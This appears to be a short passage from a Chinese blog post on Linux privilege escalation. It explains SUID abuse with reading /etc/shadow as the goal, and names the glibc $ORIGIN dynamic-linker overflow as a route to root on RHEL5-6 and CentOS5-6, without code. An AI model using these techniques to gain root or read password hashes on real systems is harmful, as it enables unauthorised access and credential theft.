
成功获取到root权限
SUID提权
SUID是一种特殊的文件属性,它允许用户执行的文件以该文件的拥有者的身份运行。所以就可以通过对suid提权,运行root用户所拥有的suid文件,比如我们想查看/etc/shadow文件,该文件存储了用户密码,而该文件只有root权限查看
网上也有很多教程,可以去参考一下
GNU C library 动态链接区 $ORIGIN 溢出提权
动态链接器(或动态加载器)是为连接运行时负责动态链接程序。利用tmp目录权限、suid 权限和C语言使普通帐号提权为ROOT权限合适用 RHEL5-RHEL6 CENTOS5-CENTOS6 均可以提权

 浙公网安备 33010602011771号